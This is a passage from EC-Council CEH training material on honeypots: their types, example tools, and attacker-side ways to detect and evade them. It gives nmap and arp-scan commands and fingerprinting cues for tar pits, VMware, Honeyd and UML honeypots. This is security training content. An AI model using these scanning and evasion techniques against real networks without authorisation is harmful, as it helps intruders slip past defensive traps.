
Honeypots are essential components of cybersecurity strategies, and serve as decoy systems designed to attract and detect malicious activities. Attackers perform honeypot detection using various tools and techniques while attempting to break into a target network. This section discusses various honeypot concepts and techniques used to detect honeypots in a target network.

54 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council CEH[®]

Honeypot

- 1 A honeypot is an information system resource that is expressly **set up to attract and trap people who attempt to penetrate an organization's network**
- 2 It has no authorized activity, does not have any **production value**, and any traffic to it is likely to be a **probe, attack, or compromise**
- 3 A honeypot can **log port access attempts or monitor an attacker's keystrokes**. These could be **early warnings** of a more concerted attack



Honeypot

A honeypot is a computer system on the Internet intended to attract and trap those who attempt unauthorized or illicit utilization of the host system to penetrate an organization's network. It is a fake proxy run to frame attackers by logging traffic through it and then sending complaints to the victims' ISPs. It has no authorized activity or production value, and any traffic to it is likely a probe, attack, or compromise. Whenever there is any interaction with a honeypot, it is most likely to be malicious. Honeypots are unique; they do not solve a specific problem. Instead, they are a highly flexible tools with many different security applications. Honeypots help in preventing attacks, detecting attacks, and information gathering and research. A honeypot can log port access attempts or monitor an attacker's keystrokes; these could be early warnings of a more concerted attack. It requires a considerable amount of effort to maintain a honeypot.




Figure 12.78: Example of Honeypot

55 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council 

Types of Honeypots

Classification of honeypots based on their design criteria:

Low-interaction Honeypots	These honeypots simulate only a limited number of services and applications of a target system or network.
Medium-interaction Honeypots	These honeypots simulate a real operating system , applications, and services of a target network.
High-interaction Honeypots	These honeypots simulate all services and applications of a target network.
Pure Honeypots	These honeypots emulate the real production network of a target organization.

Classification of honeypots based on their deployment strategy:

- Production Honeypots
- Research Honeypots

Classification of honeypots based on their deception technology:

- Malware Honeypots
- Database Honeypots
- Spam Honeypots
- Email Honeypots
- Spider Honeypots
- Honeynets

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Types of Honeypots

Honeypots are classified into the following types based on their design criteria:

- **Low-interaction Honeypots**

Low-interaction honeypots emulate only a limited number of services and applications of a target system or network. If the attacker does something that the emulation does not expect, the honeypot will simply generate an error. They capture limited amounts of information, i.e., mainly transactional data, and some limited interactions. These honeypots cannot be compromised completely. They are set to collect higher-level information about attack vectors such as network probes and worm activities. Some examples are tiny-ssh-honeypot, KFSensor, and Honeytrap.

KFSensor is a low-interaction honeypot used to attract and identify penetrations. It implements vulnerable system services and Trojans to attract hackers. This honeypot can be used to monitor all TCP, UDP, and ICMP ports and services. KFSensor identifies and raises alerts about port scanning and DoS attacks.

A honeytrap is a low-interaction honeypot used to observe attacks against TCP and UDP services. It runs as a daemon and starts server processes dynamically on requested ports. Attackers are tricked into sending responses to the honeytrap server process. The data that is received by the honeypot is concatenated into a string and stored in a database file. This string is called the attack string. Honeytraps parse attack strings for a command requesting the server to download a file from another host in the network. If such a command is detected, the server tries to access the corresponding file automatically. It supports only FTP and TFTP protocols. It also identifies and logs HTTP_URIs.

- **Medium-interaction Honeypots**

Medium-interaction honeypots simulate a real OS as well as applications and services of a target network. They provide greater misconception of an OS than low-interaction honeypots. Therefore, it is possible to log and analyze more complex attacks. These honeypots capture more useful data than low-interaction honeypots. They can only respond to preconfigured commands; therefore, the risk of intrusion increases. The main disadvantage of medium-interaction honeypots is that the attacker can quickly discover that the system behavior is abnormal. Some examples of medium-interaction honeypots include Cowrie, Honeygrove, and Kippo.

Cowrie is a medium-to-high interaction SSH and Telnet honeypot designed to log the brute-force and shell interactions performed by attackers. The medium interaction mode (shell) emulates a UNIX system using Python. In the high-interaction mode (proxy), it functions as an SSH and Telnet proxy to observe the attacker's behavior on another system.

- **High-Interaction Honeypots**

Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications. These honeypots simulate all services and applications of a target network. They can be completely compromised by attackers to gain full access to the system in a controlled area. They capture complete information about an attack vector such as attack techniques, tools, and intent. The honeypotized system is more prone to infection, as attack attempts can be carried out on real production systems.

A honeynet is a prime example of a high-interaction honeypot. It is neither a product nor a software solution that a user installs. Instead, it is an architecture—an entire network of computers designed to attack. The idea is to have an architecture that creates a highly controlled network with real computers running real applications, in which all activities are monitored and logged.

“**Bad guys**” find, attack, and break into these systems through their own initiative. When they do, they do not realize that they are in a honeynet. Without the knowledge of the attackers, all their activities and actions, from encrypted SSH sessions to email and file uploads, are captured by inserting kernel modules into their systems.

At the same time, the honeynet controls the attacker's activity. Honeynets do this by using a honeywall gateway, which allows inbound traffic to the victim's systems but controls the outbound traffic using intrusion prevention technologies. This gives the attacker the flexibility to interact with the victim's systems but prevents the attacker from harming other non-honeynet computers.

- **Pure Honeypots**

Pure honeypots emulate the real production network of a target organization. They cause attackers to devote their time and resources toward attacking the critical production system of the company. Attackers uncover and discover the vulnerabilities and trigger alerts that help network administrators to provide early warnings of attacks and hence reduce the risk of an intrusion.

Honeypots are classified into the following types based on their deployment strategy:

- **Production Honeypots**

Production honeypots are deployed inside the production network of the organization along with other production servers. Although such honeypots improve the overall state of security of the organization, they effectively capture only a limited amount of information related to the adversaries. Such honeypots fall under the low-interaction honeypot category and are extensively employed by large organizations and corporations. As production honeypots are deployed internally, they also help to find out internal flaws and attackers within an organization.

- **Research Honeypots**

Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders. By using such honeypots, security analysts can obtain in-depth information about how an attack is performed, vulnerabilities are exploited, and attack techniques and methods are used by the attackers. This analysis, in turn, can help an organization to improve attack prevention, detection, and security mechanisms and develop a more secure network infrastructure.

The main drawback of research honeypots is that they do not contribute to the direct security of the company. If a company is looking to improve its production infrastructure, it should opt for production honeypots.

Honeypots are classified into the following types based on their deception technology:

- **Malware Honeypots**

Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure. These honeypots are simulated with known vulnerabilities such as outdated APIs, vulnerable SMBv1 protocols, etc., and they also emulate different Trojans, viruses, and backdoors that encourage adversaries to perform exploitation activities. These honeypots lure the attacker or malware into performing attacks, from which the attack pattern, malware signatures, and malware threat actors can be identified effectively.

- **Database Honeypots**

Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration. These fake databases trick the attackers by making them think that these databases contain crucial sensitive

information such as credit card details of all the customers and employee databases. However, all the information present in the database are fake and simulated. Such databases lure the attacker to perform attacks, with their vulnerabilities; from the attacks, the attack pattern and the threat actor's TTP's towards database attacks can be identified effectively.

- **Spam Honeypots**

Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies. Basically, spam honeypots consist of mail servers that deliberately accept emails from any random source from the Internet. They provide crucial information about spammers and their activities.

- **Email Honeypots**

Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries. These fake email IDs will be distributed across the open Internet and dark web to lure threat actors into performing various malicious activities to exploit the organization. By constantly monitoring the incoming emails, the adversary's deception techniques can be identified by the administrators and internal employees can be warned to avoid falling into such email traps.

- **Spider Honeypots**

Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders. Many threat actors perform web crawling and spidering to extract important information from web applications. Such crucial information includes URLs, contact details, directory details, etc. Spider honeypots are employed to trap such adversaries. A fake website will be emulated and presented as a legitimate one. Threat actors attempting to perform web crawling on such traps will be identified and blacklisted.

- **Honeynets**


Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries. Honeynets are mostly deployed in an isolated virtual environment along with a combination of vulnerable servers. The various TTPs employed by different attackers to enumerate and exploit networks will be recorded, and this information can be very effective in determining the complete capabilities of the adversary.

56 Module 12 | Evading IDS, Firewalls, and Honeypots

Honeypot Tools

Honeypots

HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.



The screenshot shows the HoneyBOT software interface. On the left, there's a toolbar with various icons. In the center, there's a main window titled "HoneyBOT - Log_20180101.log" with a sub-section "Packet History". This section contains a table with columns: Time, Thread, Rule, and File. There are three entries in the table:

Time	Thread	Rule	File
23:58:12 AM	R0	0	0.0%
23:58:13 AM	R0	1	0.0%
23:58:13 AM	R0	2	0.0%

At the bottom of the main window, it says "https://www.atomicsoftwaresolutions.com".

EC-Council C|EH™

-  **Blumira honeypot software**
<https://www.blumira.com>
-  **NeroSwarm Honeypot**
<https://neroswarm.com>
-  **Valhala Honeypot**
<https://sourceforge.net>
-  **Cowrie**
<https://github.com>
-  **StingBox**
<https://www.stingbox.com>

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Honeypot Tools

Honeypots are security tools that allow the security community to monitor attackers' tricks and exploits by logging all their activity so that it can respond to such exploits quickly before the attacker can misuse or compromise the system.

- **HoneyBOT**

Source: <https://www.atomicsoftwaresolutions.com>

HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.




Figure 12.79: Screenshot of HoneyBOT

Some additional honeypot tools are listed below:

- Blumira honeypot software (<https://www.blumira.com>)
 - NeroSwarm Honeypot (<https://neroswarm.com>)
 - Valhala Honeypot (<https://sourceforge.net>)
 - Cowrie (<https://github.com>)
 - StingBox (<https://www.stingbox.com>)

Detecting Honeypots

Fingerprinting the Running Service

- **Method:** Identify specific services on network using nmap tool
- **Example Command:** nmap -sV -p 80 <target_ip>
- **Indicators:** Discrepancies between claimed and actual service behaviors

Analyzing Response Time

- **Method:** Measure latency of responses using tools such as Ping, Traceroute or nmap
- **Example Command:** nmap -p 80 --scan-delay 1s --max-retries 5 <target_ip>
- **Indicators:** Consistently higher response times and variability

Analyzing MAC Address

- **Method:** Examine MAC addresses to identify irregularities using tools such as Nmap or arpscan
- **Example Command:** arp-scan --interface=eth0 --localnet
- **Indicators:** MAC addresses with unusual Organizationally Unique Identifiers (OUI)

Enumerating Unexpected Open Ports

- **Method:** Identify unusual or unexpected open ports using tools such as Nmap
- **Example Command:** nmap -p- <target_ip>
- **Indicators:** Open ports that do not align with expected services

Analyzing System Configuration and Metadata

- **Method:** Scrutinize configuration settings, system banners, and metadata for inconsistencies
- **Indicators:** Default configurations, outdated banners, and discrepancies in system information

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Detecting Honeypots

Detecting the presence of honeypots within a target organization's network is crucial for attackers to avoid traps set by security teams. To identify these decoys, attackers employ various techniques, such as service fingerprinting, analyzing response times, identifying unexpected open ports, and weak system configurations. By meticulously analyzing these factors, attackers can avoid detection and maintain stealth within the target network.

Following are some effective methods for detecting honeypots:

▪ Fingerprinting the Running Service

Service fingerprinting involves identifying specific services running on a network device. Honeypots often emulate services but may not perfectly replicate all aspects of a real service, leading to discrepancies.

Attackers can use tools, such as Nmap, to perform detailed scans. Nmap sends various probes to the target and analyzes their responses to identify the service.

- **Example:** Run '`nmap -sV -p 80 <target_ip>`' to identify the web server type and version on port 80.
- **Indicators:** Discrepancies between claimed and actual service behaviors. For instance, a service may claim to be one version but exhibit the characteristics of another, or it may not fully implement the expected features.

▪ Analyzing Response Time

Analysis of response time is critical for detecting honeypots within a target network. Honeypots often exhibit slower or inconsistent response times because of additional

layers of logging and monitoring procedures. This extra processing can create a noticeable lag compared with real production systems.

Attackers measure the latency of responses from various network services and compare them with the expected norms. Tools such as Ping, Traceroute, and Nmap can be used to measure the round-trip times (RTT) of packets.

- **Example:** Run '`nmap -p 80 --scan-delay 1s --max-retries 5 target_ip`' to measure response times for HTTP services.
- **Indicators:** Consistently high response times and variability in response times indicate the presence of honeypots.

■ Analyzing MAC Address

In this technique, attackers analyze MAC addresses to detect honeypots within a target organization's network. Each MAC address has a specific prefix known as an organizationally unique identifier (OUI), which identifies the manufacturer of the network interface card (NIC). By examining irregularities in MAC addresses, attackers can identify the use of virtualization technology or honeypot software.

- **Example Command:** Run '`arp-scan --interface=eth0 --localnet`' to enumerate MAC addresses.
- **Indicators:** MAC addresses with unusual OUI that do not match known manufacturers.

■ Enumerating Unexpected Open Ports

The identification of unexpected open ports in a target network is critical for the detection of honeypots. Honeypots often have open ports that are not typically active in regular systems or may display a higher number of open ports than normal servers would. This discrepancy serves as a red flag for attackers. Port-scanning tools such as Nmap can be used to enumerate open ports on a target system or network.

- **Example Command:** Run '`nmap -p- <target_ip>`' to scan all 65,535 ports on the target IP, revealing which ports are open and potentially what services are running on those ports.
- **Indicators:** A standard web server typically has only ports 80 (HTTP) and 443 (HTTPS) open. If a scan reveals additional open ports, such as 22 (SSH), 21 (FTP), and various other high-numbered ports without a clear purpose, it may indicate the presence of a honeypot.

■ Analyzing System Configuration and Metadata

This method involves scrutinizing often overlooked system details to identify honeypots within a network. This includes examining the configuration settings, system metadata, and environmental information to uncover inconsistencies or default settings that may indicate the presence of a honeypot. Attackers analyze the system banners (e.g., SSH

welcome messages and HTTP headers) and metadata for information on the operating system, software versions, and configuration details.

- **Indicators:** Default configurations, outdated banners, and discrepancies in system information that do not align with typical production environments.

Detecting and Defeating Honeypots

A honeypot is a security mechanism that is deployed to counterattack and trap attackers. Honeypots lure attackers into performing malicious activities, and this attack information provides insights into the level and type of threats a network infrastructure can face. As an attacker, determining whether the target system is a legitimate one or a honeypot is essential to compromise the network without being detected. Identifying and defeating these honeypot establishments stealthily is the fundamental task of a professional hacker.

Some techniques used to identify, detect, and defeat various honeypot infrastructures are discussed below:

- **Detecting the presence of Layer 7 Tar Pits:** Tar pits are security entities that are similar to honeypots, which are designed to respond slowly to incoming requests. They slow down unauthorized attempts of hackers. Layer 7 tar pits react slowly to incoming SMTP commands by attackers/spammers. Attackers can identify the presence of Layer 7 tar pits by looking at the latency of the response from the service.
- **Detecting the presence of Layer 4 Tar Pits:** Layer 4 tar pits manipulate the TCP/IP stack and are effectively employed to slow down the spreading of worms, backdoors, etc. In these tar pits, the iptables accept the incoming TCP/IP connection and spontaneously switch to a zero-window size, blocking the attacker from sending further data. This connection cannot be terminated by the attacker, as no data is transferred to the target machine. Layer 4 tar pits such as Labrea can be identified by the attacker by analyzing the TCP window size, where the tar pit continuously acknowledges incoming packets even though the TCP window size is reduced to zero.
- **Detecting the presence of Layer 2 Tar Pits:** If an attacker launches an attack from the same network, the issue of Layer 2 arises. Layer 2 tar pits are used to block the network penetration of the attacker who gains access to the network as well as to prevent internal threats. The attacker can detect the presence of this daemon by looking at the responses with the unique MAC address 0:0:f:ff:ff:ff, which acts as a kind of black hole. An attacker can also identify the presence of these tar pits by analyzing the ARP responses.
- **Detecting Honeypots running on VMware:** VMWare is a commercially available virtual machine that is used to launch multiple instances of an OS simultaneously. These virtual machines can be configured with various virtual machine resources such as CPU, memory, disks, I/O devices, etc. Owing to its numerous advantages, VMWare is widely used to launch honeypots. Attackers can identify instances that are running on the VMWare virtual machine by analyzing the MAC address. By looking at the IEEE

standards for the current range of MAC addresses assigned to VMWare Inc., an attacker can identify the presence of VMWare-based honeypots.

- **Detecting the presence of Honeyd Honeypot:** Honeyd is a widely used honeypot daemon. It is used to create thousands of honeypots easily. It is a network-simulated and service-simulated honeypot deployment engine. This honeyd honeypot can respond to a remote attacker who tries to contact the SMTP service with fake responses.




Figure 12.80: Honeyd fake response

An attacker can identify the presence of honeyd honeypot by performing time-based TCP fingerprinting methods (SYN proxy behavior). The following figure shows the difference between a response to a normal computer and the response of honeyd honeypot to a manual SYN request sent by an attacker.



Figure 12.81: Response to SYN request by normal computer vs. Honeyd Honeypot

- **Detecting the presence of User-Mode Linux (UML) Honeypot:** User-Mode Linux is an open-source software under GNU, which is used to create virtual machines and is efficient in deploying honeypots. Attackers can identify the presence of UML honeypots by analyzing files such as /proc/mounts, /proc/interrupts, and /proc/cmdline, which contain UML-specific information.
